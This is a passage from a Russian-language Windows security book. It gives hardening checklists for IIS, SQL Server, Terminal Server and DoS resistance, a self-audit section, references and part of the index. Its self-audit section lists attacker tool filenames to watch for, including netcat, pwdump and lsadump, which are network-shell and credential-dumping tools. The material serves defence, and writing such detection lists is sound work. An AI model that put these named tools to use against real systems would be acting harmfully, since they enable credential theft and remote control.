- Блокируйте все несущественные входящие и исходящие соединения Web-сервера на уровне узла, чтобы обеспечить "многоуровневую защиту". Для управления доступом к сети на уровне узла в Windows можно воспользоваться TCP/IP Security, фильтрами IPSec или брандмауэром ICF (см. главу 16, "Возможности и средства защиты в системах Windows"). При использовании фильтров IPSec не забудьте установить правильное значение параметра реестра `NoDefaultExempt`.
- Изучите и примените настройки, рассмотренные в списке Microsoft IIS 4 Security Checklist (за исключением вопросов, которые не относятся к версии IIS 5, но их мало), и в списке Secure Internet Information Services 5 Checklist (большинство из этих настроек установлены по умолчанию в Windows Server 2003 IIS 6).
- Внимательно следите за выпусками "горячих исправлений" (Hotfix)! В главе 10, "Хакинг сервера IIS", мы рассказали, какой урон может быть нанесен с помощью атак на переполнение буфера наподобие атаки с использованием уязвимого места HTR. Хотя уже есть хорошие решения проблемы для HTR, обычно ошибки переполнения буфера исправляются только на уровне кода с помощью заплаты от производителя, поэтому до обновления сервер остается уязвимым.
- Удалите неиспользуемые соответствия (по расширениям файлов) для сценариев и неиспользуемые библиотеки ISAPI. Неприятности могут возникнуть при использовании вредоносных запросов `.htr`, переполнении буфера запросами `.printer` и других атаках, вызванных ошибками в библиотеках ISAPI (хотя эта функция по умолчанию реализована в Windows Server 2003, но никогда не помешает двойная проверка).
- Отключите ненужные службы. Для работы сервера IIS требуются такие службы: IIS Admin Service, Protected Storage и World Wide Web Publishing Service. Кроме того, в Windows 2000 и последующих версиях Windows невозможно остановить такие службы, используя графический интерфейс: Event Log, Plug and Play, Remote Procedure Call (RPC), Security Accounts Manager, Terminal Services (если служба была установлена, что для Web-сервера не рекомендуется) и служба Windows Management Instrumentation Driver Extensions. Все остальное можно отключить. Даже в одиночку сервер IIS сможет обслуживать запросы Web-страниц. В зависимости от архитектуры Web-приложений, может потребоваться включение других служб для обеспечения некоторых функций, например, для доступа к базам данных. Особенно обратите внимание на отключение служб Indexing Service, FTP Publishing Service, SMTP Service и Telnet.
- Не сохраняйте корневых каталогов Web-серверов на системном диске (которым обычно является диск `C:\`), чтобы в системный каталог нельзя было попасть, используя программы

атаки с использованием свойств файловой системы, наподобие атак Unicode или атаки двойного декодирования (с помощью строки "точка-точка-косая черта" невозможно перейти на другой диск). Для копирования каталогов с сохранением списков контроля доступа (ACL) NTFS используйте утилиту Robocopy из пакета Reskit с параметром `/SEC`.

- Всегда используйте файловую систему NTFS на дисках Web-сервера и явным образом настраивайте списки контроля доступа (ACL). Для облегчения этой работы используйте утилиту `cacls`. Для всех исполняемых файлов каталога `%systemroot%` должны быть установлены права `System:Full, Administrators:Full`.
- Удалите разрешение на запись и выполнение файлов во всех каталогах для групп `Everyone`, `Users` и других непривилегированных групп. Удалите разрешение на запись файлов во всех каталогах для пользователей `IUSR` и `IWAM`, а также с осторожностью предоставляйте права выполнения программ. Обратитесь к рекомендациям относительно списков контроля доступа для виртуальных каталогов в перечне Secure IIS 5 Checklist.
- Найдите и удалите вызовы функции `RevertToSelf` в существующих приложениях ISAPI, чтобы их нельзя было использовать для расширения привилегий учетных записей `IUSR` или `IWAM`. Проверьте, чтобы параметр безопасности сервера IIS Application Protection был установлен в значение Medium (Средняя — значение по умолчанию) или High (Высокая), тогда вызовы функции `RevertToSelf` будут возвращать управление только с правами учетной записи `IWAM` (эта информация касается версий до IIS 6, а новая модель выполнения процессов IIS 6 устраняет необходимость в большинстве этих действий).
- Не храните секретную информацию в файлах Active Server или во включаемых файлах! Используйте для конечных операций объекты COM или аутентификацию SQL, встроенную в Windows, чтобы в сценариях ASP пароли не нужно было использовать в строках доступа. Обязательно пользуйтесь тегами `<%%>` для выделения в сценариях информации, предназначенной для выполнения на сервере. Хотя такой способ защищает не от всех типов атак по раскрытию исходного кода, разработчики, по крайней мере, будут помнить о том, что их код может попасть в плохие руки.
- Отключите службу Parent Paths, которая позволяет использовать символы ".." в сценариях и вызовах приложений для функций наподобие `MapPath`. Откройте свойства нужного компьютера сети с помощью IIS Admin (файл `iis.msc`), измените основные свойства: WWW Service⇨Home Directory⇨Application Settings⇨Configuration⇨Application Options и снимите флажок для пункта Enable Parent Paths.
- Переименуйте файлы с расширениями `.inc` в файлы с расширениями `.asp` (не забудьте изменить ссылки в существующих сценариях ASP). Тогда файл `.inc` нельзя будет просто загрузить и посмотреть текст программы, даже если будет точно известно его полное имя.
- Удалите с Web-узла все файлы примеров и ненужные функции (в списке Secure IIS 5 Checklist описано, что конкретно нужно удалять). Если существует виртуальный каталог `IISADMPWD`, удалите его (этот каталог будет в системе, если было выполнено обновление с IIS 4 до версии IIS 5).
- Остановите службу администрирования Web-узла и удалите виртуальные каталоги `IISAdmin` и `IISHelp` вместе с их физическими двойниками. Тогда станет невозможным администрирование IIS на основе Web. Хотя сервер IIS ограничивает доступ к этим каталогам по умолчанию локальной системой, порт остается доступным для внешних интерфейсов (это TCP-порт с четырехзначным номером). Незачем давать хакерам дополнительные инструменты администрирования для использования против вас, если они могут получить эти инструменты, используя методы атаки вроде ошибки Unicode.
- Серьезно обдумайте, следует ли осуществлять удаленное управление Web-узлом. Если да, то примите самые строгие меры обеспечения безопасности и защиты механизма удаленного администрирования. Мы рекомендуем не делать Web-серверы доступными с помощью других служб (естественно, за исключением самой Web-службы), а вместо

этого создать систему удаленного администрирования, которая находится в едином сегменте сети с Web-сервером и связана с ним. Все удаленное администрирование должно быть ограничено только этой специально выделенной системой. В качестве утилит удаленного администрирования рекомендуются программы Terminal Server и Secure Shell, которые обеспечивают защиту и шифрование связи.

- Установите программу URLScan и настройте ее для ограничения доступа HTTP-вызовов к ресурсам, которые часто используются при атаках (более подробная информация по этой теме содержится в главе 10, "Хакинг сервера IIS").
- Проверяйте код сценариев и текст HTML на наличие ссылок на определенные файлы и каталоги. Например, при поиске в Internet можно легко обнаружить ссылки на файлы `TSWeb/default.htm`. Такие ссылки сразу привлекут к вашему узлу любителей взлома службы Terminal Service.

НА ЗАМЕТКУ Благодарим Майкла Говарда (Michael Howard), Эрика Шульца (Eric Schultze) и Дэвида ЛеБланка (David LeBlanc) из Microsoft за существенные и полезные советы по составлению приведенного списка.

Рекомендации по защите сервера SQL

Здесь собраны рекомендации по настройке защиты сервера SQL Server, взятые из главы 11, "Хакинг сервера SQL", (некоторые пункты были удалены, так как они дублируют данные выше рекомендации).

- Для ограничения возможностей соединения с SQL Server, используйте брандмауэр. Напрямую подключаться к SQL-серверам должны только те машины, которые будут отправлять запросы к их службам. Например, если SQL Server является хранилищем данных для витрины Web-магазина, то никакие машины, кроме Web-сервера, не должны иметь возможность подключиться напрямую к SQL Server.
- Следите за выходом пакетов обновления для программы SQL Server.
- Внимательно изучите настройки режима безопасности программы SQL Server. Несмотря на то, что использование аутентификации Windows для SQL Server кажется достаточно безопасным, это возможно не всегда и не во всех окружениях. Потратьте время на анализ такой возможности и, если позволяют обстоятельства, отключите использование пар "имя пользователя/пароль" для подключения к серверу SQL. Благодаря этому можно будет не использовать имя пользователя и пароль в строках соединения с сервером в приложениях, работающих по технологии "клиент-сервер".
- Включите ведение журнала аутентификации в SQL Server. По умолчанию ведение журнала аутентификации в SQL Server отключено. Исправить ситуацию можно одной командой, и сделать это рекомендуется как можно раньше. Можно воспользоваться программой Enterprise Manager и заглянуть в свойства сервера на вкладке безопасности или вызвать команду для SQL Server с помощью программы Query Analyzer или `osql.exe` (следующая команда разбита на несколько строк из-за ограниченной ширины страницы).

```
Master..xp_instance_regwrite N'HKEY_LOCAL_MACHINE',N'SOFTWARE
↳ \Microsoft\MSSQLServer\MSSQLServer',N'AuditLevel', REG_DWORD,3
```

- По возможности применяйте шифрование данных. Хотя SQL Server не имеет встроенной поддержки для шифрования отдельных полей, можно легко реализовать собственное шифрование через интерфейс CryptoAPI от Microsoft и размещать в базе данных шифрованную информацию. Разработки других компаний по этому вопросу перечислены в главе 11, "Хакинг сервера SQL", они позволяют шифровать данные на сервере SQL Server посредством расширенных хранимых процедур (используйте эти программы на свой страх и риск).

- Используйте принцип наименьших привилегий. Зачем запускать приложение от имени учетной записи `sa` или предоставлять пользователю права владельца базы данных? Лучше потратьте свое время на этапе установки приложения, чтобы создать низкопривилегированную учетную запись для ежедневного использования. Ненамного больше времени потребуется на предоставление конкретных прав и разрешений для всех объектов, но все затраты с лихвой окупятся, если кто-то захватит контроль над приложением и попытается с его помощью пробить стену защиты.
- Не запускайте службу SQL в контексте привилегированной пользовательской учетной записи. Создайте пользовательскую учетную запись (не администратора) и введите во время установки сервера ее данные. Таким образом, пользователи, которые выполняют расширенные хранимые процедуры как системные администраторы, не смогут получить права системного администратора локальной системы или учетной записи `LocalSystem`.
- Выполняйте тщательную проверку входных данных. Никогда не считайте надежной информацию, которая поступает от программы-клиента. Проверку данных на стороне клиента можно легко обойти, так что ваш код JavaScript не будет надежной защитой. Единственный способ убедиться в том, что переданные клиентом данные не создадут проблем в приложении, — тщательно их проверить. Проверка не должна быть слишком сложной. Если поле данных должно содержать число, то можно проверить, что введенное число находится в разрешенных пределах. Если поле ввода может содержать цифры и буквы, то проверьте, приемлема ли длина и содержимое ввода. Для проверки входящих данных на предмет содержания только разрешенных символов очень удобно использовать регулярные выражения, даже при сложном формате вводимых данных, адресов электронной почты, паролей и IP-адресов.
- С осторожностью пользуйтесь хранимыми процедурами. Хранимые процедуры дают приложению преимущества в производительности и безопасности. Хранимые процедуры являются заранее скомпилированными SQL-командами, имеют строго типизированные параметры ввода и позволяют разработчику получить доступ на выполнение процедуры, не давая прямого доступа к тем объектам, которые используются в процедуре. Наиболее распространенная ошибка, которую допускают при реализации хранимых процедур, — построение строк команд для передачи строки на выполнение серверу SQL. Если вы реализуете хранимую процедуру, используйте выполнение команд через объекты ADO, чтобы каждый параметр передавался правильно и не было возможности ввести код в строку команды. Также помните, что нужно полностью удалить такие мощные хранимые процедуры, как `xp_cmdshell`. В главе 11, "Хакинг сервера SQL", перечислены расширенные хранимые процедуры, которые необходимо отключить.

ВНИМАНИЕ Удаление или ограничение доступа к хранимым расширенным процедурам может привести к выходу из строя сервера SQL Server.

- Используйте для поиска уязвимых мест в программах утилиту SQL Profiler. Отличный способ поиска уязвимых мест для введения кода SQL — вводить строку программы атаки в поля ввода приложения при запущенной программе SQL Profiler и одновременно проводить мониторинг получаемых сервером данных. Чтобы облегчить задачу, можно использовать фильтр поля `TextData` программы SQL Profiler, который соответствует строке программы атаки. Примеры содержатся в главе 11, "Хакинг сервера SQL".
- ▲ Организуйте систему уведомлений о тревоге при выявлении потенциально опасных действий. Создав сигналы тревоги для ключевых событий программы SQL Server (таких, как неудачные подключения), можно оповещать администраторов о нарушениях в работе. Например, можно создать сигнал тревоги для события номер `18456` (неудачная попытка подключения к серверу), в котором есть строка `'sa'` (кавычки нужны, чтобы тревога не срабатывала каждый раз при подключении пользователя "`Lisa`"). Администратор получит возможность уведомления об обращении к серверу SQL Server в случаях, когда в тексте сообщения встречается слово `sa`, а это характерно для атак перебором.

Рекомендации по защите сервера Terminal Server

Здесь приведены некоторые рекомендации из главы 12, "Хакинг программы Terminal Server".

- ▼ Номер порта, используемый программой TS по умолчанию, можно изменить с помощью параметра реестра.

```
\HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
Значение: PortNumber REG_DWORD=3389
```

  Создайте собственный документ Remote Desktop Connection (файл с расширением `.rdp`), чтобы клиенты при подключении к службе TS использовали новый номер порта (альтернативным вариантом является использование перенаправления портов). Клиент ActiveX службы TS не может подключаться к порту, номер которого отличается от заданного по умолчанию.

- ■ Включите функцию вывода предупреждения при входе в Windows. Для этого необходимо изменить значения параметров реестра.

```
\HKLM\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon
Имя                  Тип         Значение
LegalNoticeCaption   REG_SZ      [заголовок по выбору]
LegalNoticeCaption   REG_SZ      [сообщение по выбору]
```

Теперь (в системах Windows 2000 и более ранних версиях) после того, как пользователь нажмет комбинацию клавиш <CTRL+ALT+DEL> для входа в систему, и до появления диалога входа в систему Windows 2000, появляется окно с заданным заголовком и сообщением, даже если вход в систему происходит через службу Terminal Server (должно быть установлено "горячее исправление" Q274190).

- ▼ Переименуйте учетную запись администратора и установите для нее надежный пароль (но помните, что для настоящей учетной записи администратора нельзя использовать блокировку при интерактивном подключении, даже если вход в систему происходит с помощью службы TS). Создайте ложную учетную запись для пользователя `Administrator` и отслеживайте события входа в систему (как минимум).
- ■ Порог блокировки должен быть установлен для всех учетных записей, а пользователи должны применять сложные пароли.
- ■ Не разрешайте непроверенным пользователям входить в систему с помощью службы TS (что эквивалентно интерактивному подключению к системе).
- ■ Требуйте использования клиентскими программами 128-битовой защиты.
- ▲ Для установки более жестких значений параметров службы TS воспользуйтесь программами TSVer и Appsec из пакета Reskit.

Рекомендации по защите от атак отказа в обслуживании

Здесь приведены некоторые рекомендации, представленные в главе 15, "Атаки отказа в обслуживании".

- ▼ Постоянно проверяйте наличие новых пакетов обновления программ.
- ▲ Настройте параметры протокола TCP/IP так, чтобы снизить возможный ущерб от атак отказа в обслуживании для серверов, доступных через Internet. В следующей таблице перечислены настройки, использованные командой сервера windows2000test.com в время "игры в царя горы" в Internet осенью 1999 года.

Параметр реестра (в ветви HKLM\Sys\CCS\ Services\Tcpip\Parameters\)	Рекомендуемое значение	Ссылка
SynAttackProtect	2	Q142641
TcpMaxHalfOpen	100 (500 для версии Advanced Server)	Regentry.chm
TcpMaxHalfOpenRetried	80 (400 для версии Advanced Server)	Regentry.chm
TcpMaxPortsExhausted	1	Regentry.chm
TcpMaxConnectResponse Retransmissions	2	Q142641
EnableDeadGWDetect	0	Regentry.chm
EnablePMTUDiscovery	0	Regentry.chm
KeepAliveTime	300,000 (5 мин)	Regentry.chm
EnableICMPRedirects	0	Regentry.chm
Interfaces\PerformRouterDiscovery	0	Regentry.chm
(NetBt\Parameters\) NoName ReleaseOnDemand	1	Regentry.chm

Далее описаны некоторые дополнительные параметры, которые помогут защититься от атак на отказ в обслуживании.

Параметр реестра (в ветвиHKLM\System\ CurrContrlSet\ Services\)	Значение	Рекомендуемое значение	Справка
Tcpip\Parameters	EnableICMP Redirects	REG_DWORD=0, система игнорирует переадресацию ICMP-пакетов	Q225344
	EnableSecurity Filters	REG_DWORD=1 включает фильтрацию TCP/IP, но не устанавливает порты и протоколы	Regentry.chm
	DisableIPSource Routing	REG_DWORD=1 отключает возможность отправителя задать маршрут IP, по которому дейтаграмма передается в сети	Regentry.chm
	TcpMaxData Retransmissions	REG_DWORD=3 количество повторных передач TCP неподтвержденных сегментов данных для существующего соединения	Regentry.chm
AFD\Parameters	EnableDynamic Backlog	REG_DWORD=1 включает функцию динамического выделения соединений	Q142641
	MinimumDynamic Backlog	REG_DWORD=20 минимальное количество свободных соединений, разрешенное для ожидающей подключения конечной точки	Q142641

Параметр реестра (в ветви HKLM\System\CurrControlSet\Services\)	Значение	Рекомендуемое значение	Справка
	MaximumDynamicBacklog	REG_DWORD=20000 устанавливает количество свободных соединений плюс количество соединений, которые находятся в наполовину установленном (SYN_RECEIVED) состоянии	Q142641
	DynamicBacklogGrowthDelta	REG_DWORD=10 устанавливает количество свободных соединений, которые необходимо создать при потребности в дополнительных свободных соединениях	Q142641

Безопасность Internet-клиентов

Здесь приведены некоторые рекомендации из главы 13, "Хакинг Internet-клиентов Microsoft".

- ▼ Не читайте электронную почту и не работайте в Web на серверах, ответственных за решение критически важных задач.
- ■ Расскажите пользователям о риске, связанном с просмотром страниц в Internet и чтением электронной почты.
- ■ Следите за обновлением клиентских программ (загляните в меню Tools (Сервис)⇨Windows Update программы IE).
- ■ Максимально жестко настройте зоны безопасности Internet Explorer (подробности см. в главе 13, "Хакинг Internet-клиентов Microsoft"). Прочтите документацию по технологии Internet Explorer Enhanced Security Configuration) и скачайте программы по адресу www.microsoft.com (эти сведения касаются только Windows Server 2003, но в более ранних версиях Windows многие подобные настройки можно сделать вручную или с помощью сценариев).
- ■ Настройте на серверах и шлюзах антивирусную фильтрацию передаваемых данных.
- ▲ Остерегайтесь писем по электронной почте в формате HTML и страниц Web, которые требуют подключения к ресурсам SMB посредством строки вида file://URL (хотя такие ссылки могут быть и не видны пользователю).

Проверяйте себя!

Никогда нельзя быть полностью уверенным в безопасности своей системы, не проводя самопроверки, — вот основная идея этой книги. В сегодняшних условиях непрерывной, круглосуточной работы особенно важно постоянно следить за поддержанием безопасности систем. Не позволяйте защите ослабнуть!

- ▼ Следуйте методикам, описанным в книге, и регулярно проверяйте свои системы на соответствие приведенным рекомендациям.

- Если самостоятельное проведение проверок слишком обременительно, обратитесь к профессионалам, таким как компания Foundstone.
- Чтобы выявить "троянские" программы или созданные в системе потайные ходы, воспользуйтесь программами наподобие Vision или `fport` для отслеживания используемых портов и использующих эти порты процессов.
- Проверяйте целостность файловой системы с помощью таких программ, как программа Tripwire, чтобы вовремя обнаружить загруженные и спрятанные в системе файлы злоумышленников.
- Найти файлы, спрятанные в потоки, можно с помощью утилиты `sfind` из пакета Forensic Toolkit от компании Foundstone.
- ▲ В списке запущенных процессов следите за появлением файлов, перечисленных ниже. Если такой файл обнаружится, значит, кто-то использует вашу систему не по назначению.

```
azpr.exe, Communities.txt, CONN.BAT, cut.exe, CYGWIN.DLL, CYGWIN1.DLL,
datview.exe, DUMPACL.EXE, DUMPACL.HLP, Dumpacl.key, DupRipper.exe,
enum.exe, epdump.exe, findstr.exe, FINGER.EXE, FINGER.TXT, Getmac.exe,
 GLOBAL.EXE, iks.reg, iks.sys, IksInstall.bat, IKSNT.zip, Local.exe,
lsadump.dll, lsadump2.exe, mdac_both.pl, NAT.EXE, NAT_DOC.TXT,
NBTSTAT.EXE, nc.exe, nete.exe, NET.EXE, NETDOM.EXE, NETNAME.EXE,
NLTEST.EXE, NOW.EXE, NTSCAN.EXE, NTUSER.EXE, omnithread_rt.dl,
pass.txt, perl.exe, perlcore.dll, PerlCRT.dll, PKUNZIP.EXE, PKZIP.EXE,
ports.txt, PULIST.EXE, PWDUMP.EXE, pwdump2.exe, pwdump3e.exe,
PWLVIEW.EXE, RASUSERS.EXE, README.TXT, REG.EXE, REGDMP.EXE, REGINI.EXE,
REMOTE.EXE, RMTEXE.EXE, samdump.dll, SAMDUMP.EXE, scan.exe, SCLIST.EXE,
sid2user.exe, SMBGRIND.EXE, snmpmib.exe, SNMPUTIL.EXE, sort.exe,
SRVCHECK.EXE, SRVINFO.EXE, STARTUP.BAT, STOP.BAT, strings.exe,
tcpdump.exe, tee.exe, touch.exe, tr.exe, trace.bat, uniq.exe,
UNIX2DOS.EXE, UNZIP.EXE, user2sid.exe, userlist.pl, VNCHOOKS.DLL,
WINVNC.EXE
```

Дополнительная литература и ссылки

Литература	Ссылки
Коммерческие средства	
Утилиты Vision и `fport`	`http://www.foundstone.com`
Tripwire	`http://www.tripwire.com`
Общие ссылки	
Пакеты обновления и "горячие исправления"	`http://www.microsoft.com/security`
Перечень мер по защите IIS	`http://www.microsoft.com/security`
Рекомендации компании Microsoft по защите SQL Server	`http://www.microsoft.com/security`
Раздел безопасности Windows 2000 сайта PacketStorm	`http://packetstormsecurity.nl/Win2k`
Раздел Microsoft сайта SecurityFocus	`http://www.securityfocus.com/microsoft`

ПРИЛОЖЕНИЕ Б

О НАШЕМ WEB-САЙТЕ ПОДДЕРЖКИ

Конечно, система безопасности Windows пребывает в состоянии постоянных изменений, и мы отдаем себе отчет, что напечатанный текст вполне может уже не соответствовать реальному положению дел и новой ситуации в этой изменчивой области современных технологий.

Для решения этой проблемы авторы данной книги создали собственный Web-сайт, на котором доступны самые последние сведения по темам, рассмотренным в этой книге, список опечаток и скомпилированные общедоступные средства, сценарии и словари, которые мы создали, работая над этой книгой. Адрес этого сайта — `http://www.winhackingexposed.com`.

Кроме того, можно пообщаться с автором по электронной почте

`joel@winhakingexposed.com`

Мы надеемся, что наши читатели будут часто заходить на этот сайт во время чтения нашей книги с целью получить свежую информацию и доступ к описанным средствам, а значит, быть на передовых рубежах защиты своих Windows-систем. Иначе можно пропустить появление новых разработок, не установить вовремя средств защиты и подвергнуть свои сети серьезному риску взлома.

ВНИМАНИЕ За редким исключением, программы, доступные на сайте `www.winhackingexposed.com`, не созданы авторами этой книги, и мы не даем никаких гарантий относительно работоспособности этих средств и не несем никакой ответственности за их правильное или неправильное использование.

Предметный указатель

Символы

.NET Framework, 66

A

ACE, 443
ACL, 51; 459
Active Directory, 48; 119
ActiveX, 386
AD, 119
ADAM, 466; 473
ADO, 300
APNIC, 75
ARIN, 75
ASP, 243
ASP.NET, 66; 248

B

Back door, 222

C

CCITSE, 38
CGI, 243
Chunked encoding, 250
CIA, 29
CIFS, 99
CLR, 66; 384
Common Language Runtime, 384
CryptoAPI, 293

D

DACL, 58
Data Decipher Filed, DDF, 401
Data Recovery Field, DRF, 402
DCOM, 160
DDoS, 160; 412
Default exemptions, 446
DESX, 459
DirectX, 356
DISCO, 275
DoS, 412
Driver signing, 460
DSI, 469

E

EFS, 398; 458
Encrypted File System, 321
ESP, 472
Exploit, 32

F

FEK, 401

G

GINA, 209
GPMC, 444; 464
GPO, 439
Group Policy, 439
GUID, 291

H

HTR, 250
HTTP, 243
HTTP-заголовок, 250

I

IANA, 88
IAS, 194
IE Security Zones, 384
IEESC, 357
IIS, 19; 242
IKS, 226
Internet Services Manager, 256
IP Network Browser, 116
IPSec, 84; 445; 483
IP-адрес, 91
  информация о владельце, 75
ISAPI, 250
  расширение, 250; 270

K

Keystroke logger, 208

L

LM, 128
Longhorn, 470
LSA, 194

LSA Secrets, 42; 203
LSASS, 64; 195

M

MACS, 65; 468
Man-in-the-middle, 156
MAPI, 98
MBSA, 437; 462; 469
Metabase, 266
MIB, 116
MIDI, 357
MIIS, 465
MIME, 354; 363
MMC, 40; 65
MMS, 465
MOF, 473
MOM, 467
MSDE, 286
MSRPC, 96; 160

N

Native IPv6, 472
NetBIOS, 91; 92
  тип имени, 94
NetDDE, 169
NetE, 103
Network Dynamic Data Exchange, 169
Network library, 290
NOS, 28
NTLM, 128

O

OCTAVE, 28
OID, 116
OOP, 245
OU, 43
OWA, 98

P

P3P, 384
Passport, 62
PE, 391

R

RAS, 121
RDC, 332
RDWC, 333
RestrictAnonymous, 104
RID, 55; 105
RIPE, 75
Rootkit, 228
RPC, 96
RRAS, 122
RSoP, 443

S

SACL, 64; 435
SAM, 48
Samba, 202
SCM, 167
Script kiddies, 223
SDM, 469
Secure Shell, 219
Security Configuration and Analysis, 436
Service Control Manager, 167
SFP, 459
SID, 55; 107; 291
Simple Object Access Protocol, 270
SMB, 99
SMS, 469; 473
SMSS, 171
Sniffing, 143
SNMP, 115
SQL Server, 286
  роли, 291
  функция
    ведения журналов C2, 292
SQL Server 2000, 293
SRM, 39
SSH, 219
Stored Usernames and Passwords, 457; 462
SUS, 469
SYSKEY, 48
  режимы работы, 49
System Center, 469

T

TCP connect flood, 413
TCSEC, 38
Teredo, 472
TrustBridge, 471; 474

U

UDDI, 275; 470
UNICODE, 254
URL, 376

V

VNC, 190

W

W3C, 274
W3SVC, 247
WAM, 245
WebDAV, 273
Web-браузер
  начальная страница, 227
Web-приложения, 278
  защита, 278
Web-сервер, 242
Web-служба, 470
WFP, 236; 459
Windows Forms, 66
Windows Session Manager, 171
Windows Server 2003 Enterprise Edition, 465
WinPE, 410
WSDL, 274; 470
WSH, 376
Wsname, 47
WS-Security, 471; 474

А

Авторизация, 32; 57
Адрес
  URL, 376
Алгоритм
  хеширования, 48
    LM, 61
    NTLM, 61
Анализ
  пакетов данных, 211
Анализатор пакетов
  Ethereal, 212; 219
  Snort, 219
Антивирусные программы, 390
Апплет
  Local Security Settings, 440
Атака
  Unicode, 253
  двойного декодирования, 253
    признаки в журнале, 260
  локального пользователя, 398
  на переполнение буфера, 283; 356
    SQL Server, 307
    в IIS, 249
  на сервер TS, 337
  наводнения
    SYN-пакетами, 413
    TCP-соединениями, 413
  отказа в обслуживании, 412; 489
    распределенная, 160; 412; 419
  по раскрытию исходного кода, 269
  по словарю, 134
  посредника, 153; 156
  с помощью
    запуска расширений MIME, 363
    кода SQL, 310
    свойств файловой системы, 253
    файлов .chm, 367
  с применением подложного сервера, 153
  таблицы процессов, 413
Атрибут
  tokenGroupsGlobalAndUniversal, 44
Аудит, 63; 192; 482
  C2, 292
Аутентификация, 32; 57; 128
  по сети, 59
  с запросом и подтверждением, 60

Б

База данных
  Active Directory, 195
  APNIC, 75
  ARIN, 75
  MIB, 115
  RIPE, 75
  SAM, 48; 195; 398
    удаление, 399
  конфигурации IIS, 266
Библиотека
  DLL, 195; 252
  idq.dll, 267
  ISAPI, 244
    httpext.dll, 273
    iiscrack.dll, 267
    ISM.DLL, 270
    подложная, 266
  Jscript.dll, 376
  msvcrt.dll, 361
  VBscript.dll, 376
  w3svc.dll, 255
  wtsapi32.lib, 336
  сетевая
    с шифрованием, 303
Блокировка, 130
  учетной записи
    порог, 138
Брандмауэр

Check Point, 422
ICF, 91; 432; 483
Personal Firewall, 189
WinRoute Professional, 189
Браузер
IP Network Browser, 116
Netscape, 383
Opera, 383

В

Взлом
паролей, 197
с помощью Mdcrack, 198
Встроенные функции выполнения кода, 363
Выражения Transact-SQL, 298

Г

Группа, 43
Account Operators, 43
Administrators, 43
Authenticated Users, 54
Backup Operators, 43
Cert Publishers, 44
DnsAdmins, 44
DnsUpdateProxy, 44
Domain Admins, 44
Domain Computers, 44
Domain Controllers, 44
Domain Guests, 44
Domain Users, 44
Enterprise Admins, 44
Everyone, 67; 122
Group Policy Creator Owners, 44
Guests, 43
HelpServicesGroup, 43
IIS_WPG, 43; 246; 257
Incoming Forest Trust Builders, 44
Local Service, 43
Network Configuration Operators, 43
Network Service, 43
Performance Log Users, 43
Performance Monitor Users, 43
Pre-Windows 2000 Compatible Access, 44; 121
Print Operators, 43
RAS and IAS Servers, 44
Remote Desktop Users, 342; 343
Replicator, 43
Schema Admins, 44
Server Operators, 43
TelnetClients, 43
Users, 43
встроенная, 43
глобальная, 51
локальная, 51
специальная, 44
Anonymous Logon, 45
Authenticated Users, 45
Everyone, 45
INTERACTIVE, 45
Network, 45
Other Organization, 45
Service, 45
This Organization, 45
Группа новостей, 294

Д

Дайджест сообщения, 236
Двойная декодировка, 258
Делегирование, 59
Дерево, 50
Диспетчер
Internet Services Manager, 256
SAM, 48
объектов, 64
сеансов Windows, 171
системы безопасности, 39
Доверительные отношения, 51
двусторонние, 51
между лесами, 54
нетранзитивные, 52
односторонние, 51
транзитивные, 52
Домен, 45; 50
подключенный к Internet, 53
последствия взлома, 53
Драйвер
afd.sys, 425
IKS, 226
null.sys, 228
WinPcap, 147

Ж

Журнал
просмотр, 140
регистрации событий, 65
сеанса telnet, 369
системный, 64
удаление записей, 230

З

Загрузка файлов, 261
  по протоколу FTP, 261
  по протоколу TFTP, 261
Заимствование прав, 59
Защита системных файлов, 459
Зомби, 419
Зона безопасности, 384
  Internet, 386
  Restricted Sites, 387
  Trusted Sites, 386

И

Идентификатор
  Everyone, 484
  GUID, 291
  INTERACTIVE, 45; 67; 170; 180; 341
  RID, 105
  SID, 55; 107; 291
  объекта MIB, 116
  относительный, 55; 105
  процесса подсистемы локальной безопасности, 195
  системы защиты, 55
Идентификационный маркер, 85
Именованный канал, 167
Имя
  NetBIOS, 91
Инвентаризация, 90
  RPC-служб, 96
  SMB-служб, 98
  SNMP, 115
  доверенных доменов, 100
  доменов, 92
  контроллеров домена, 95
  серверов TS, 333
  службы Active Directory, 119
  службы имен NetBIOS, 92
  совместно используемых ресурсов, 99
  универсальные средства, 100
Интерфейс
  CGI, 243
  CryptoAPI, 293; 321
  ISAPI, 243; 244
  MAPI, 371
  MSRPC, 161
Исключения по умолчанию, 446; 447
  отмена, 450
Исходящая аутентификация, 377
Исходящие соединения
  NTLM, 377

К

Канонизация, 255
Каталог
  %systemroot%, 482
  %systemroot%\security\templates, 441
  %systemroot%\system32\CatRoot, 460
  %systemroot%\system32\dllcache, 459
  %systemroot%\system32\drivers, 226
  %systemroot%\system32\GroupPolicy, 439
  %userprofile%\start menu\programs\startup, 225
  RSA, 65
  \scripts, 258
  \Windows\Web\TSWeb, 333
  автозапуска, 225
  временных файлов Internet, 367
  корневой, 257
Клиент
  ActiveX, 489
  RDC, 332; 348
  rdesktop, 349
  RDWC, 333
  telnet, 369; 377; 382
  Terminal Services, 333
  TSAC, 333
  TSCC
    настройки, 344; 345
    соединения, 345
Ключ
  FEK, 401; 459
  SYSKEY, 400
  агента восстановления, 459
  основной, 65
    резервный, 65
  сеансовый, 46
  секретный, 65
  шифрования файлов, 401
Ключевое слово
  UNION, 312
Команда
  arp, 214
  at, 179; 193; 227
  attrib, 230
  dir, 205; 236; 368; 399
  echo, 261
  exit, 182; 252
  explorer, 398
  find, 205
  for, 105; 133
  net, 222
  net view, 92

netsh, 450; 456
nltest, 100
replace, 313
rsetup, 181
sc, 179
SYSKEY, 49
telnet //сервер, 376
whoami, 183
Командная строка, 178
Командный интерпретатор, 398
Консоль управления, 40
групповыми политиками, 444; 464
Контроллер домена, 44; 45; 50
главный, 50
режим работы, 51
резервный, 50
Контроль доступа
на уровне сети, 279
Контрольная сумма
MD5, 236
Криптография, 65

Л

Лес, 50

М

Маркер доступа, 57
Маркер с ограничениями, 59
Маршрутизаторы
настройка, 422

Н

Набор средств для взлома, 213; 228; 238
NTRoot, 228
Наводнение
SYN-пакетами, 413
TCP-соединениями, 413
запросами XML, 415
Настройка
Active Scripting, 369
Неоднородный запрос, 309

О

Область видимости, 51
глобальная, 51
локальная, 51
локальная для домена, 51
универсальная, 51
Обнаружение, 30
Объект
FileSystemObject, 301
GPO
локальный, 439
службы Active Directory, 440
WAM, 245
Объекты
ADO, 300
Операционная система
Longhorn, 470
Windows 2000, 38
Windows NT, 38
сетевая, 28
удаленное определение, 87
